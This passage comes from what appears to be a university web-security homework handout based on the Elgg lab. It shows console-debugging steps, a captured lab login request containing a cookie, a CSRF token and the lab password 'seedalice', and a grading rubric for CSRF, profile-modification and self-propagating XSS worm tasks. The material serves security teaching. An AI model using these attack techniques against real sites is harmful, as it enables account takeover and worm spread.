
```
Click the "Tools" menu --> Web Developer --> Web Console
or use the Shift+Ctrl+K shortcut.
```

Once we are in the web console, click the JS tab. Click the downward pointing arrowhead beside JS and ensure there is a check mark beside Error. If you are also interested in Warning messages, click Warning. See Figure 5.

If there are any errors in the code, a message will display in the console. The line that caused the error appears on the right side of the error message in the console. Click on the line number and you will be taken to the exact place that has the error. See Figure 6.




```
Request URL: http://www.xsslabelgg.com/action/login
Request method: POST
Remote address: 127.0.0.1:80
Status code: 302 Found
Version: HTTP/1.1
Request headers (492 B)
Accept: text/html,application/xhtml+xm…plication/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Content-Length: 90
Content-Type: application/x-www-form-urlencoded
Cookie: Elgg=3fcouk03cpk56p552gptssqjq2
```



```
Form data
__elgg_token: tCSVJgJuxuc5MX95ViBG9w
__elgg_ts: 1516691279
username: alice
password: seedalice
```


(a) HTTP Request Headers (b) HTTP Request Parameters

Figure 4: HTTP Headers and Parameters



```
TypeError: Ajax.
```

Figure 5: Debugging JavaScript Code (1)



```
TypeError: Ajax.sen is not a function [Learn More]
samy:91:1
```

Figure 6: Debugging JavaScript Code (2)

6 Submission and Grading

Submission Instruction: Your submission into Canvas is a single .zip file. The naming of this file is your ID and hw2 (e.g. e19930314-hw2.zip). Inside the .zip file, there should include a report file (PDF, up to **8 pages**) and four .php/.js files corresponding to Task 1-4. Please also **INCLUDE** your name and student ID in the report.

Note that we only accept the following formats for compressed file: .zip, .tar.gz, .tar.bz, and .tar.bz2. Please make sure your report does not **EXCEED 8 pages**, excluding references and appendices.

Grading: This assignment accounts for 15 marks of the final grade. The detailed breakdown for this assignment is:

Task 1. Attack in HTTP POST request: (4 marks)

a. The attacker website web page source code together with the screenshot of the CSRF attack. (2 mark)

b. Answers two questions (2 marks)

Task 2. Becoming the Victim's Friend: (3 marks)

a. The modified JavaScript program that sends the forged HTTP request to successfully post the message. In your report, please highlight your changes in the JavaScript source code and explain why you did those changes. (2 mark)

b. Answer two Question. (1 mark)

Task 3 Modifying the Victim's Profile: (3 marks)

a. The modified JavaScript program. In your report, please highlight your changes in the JavaScript source code and explain why you did those changes. (2 mark)

b. Answer one Question. (1 mark)

Task 4 Writing a Self-Propagating XSS Worm: (5 marks)

a. The modified JavaScript source code of the worm. (3 marks)

b. Explain the logic of the worm. Explain the technical challenges of this task and how you solved them. (2 mark)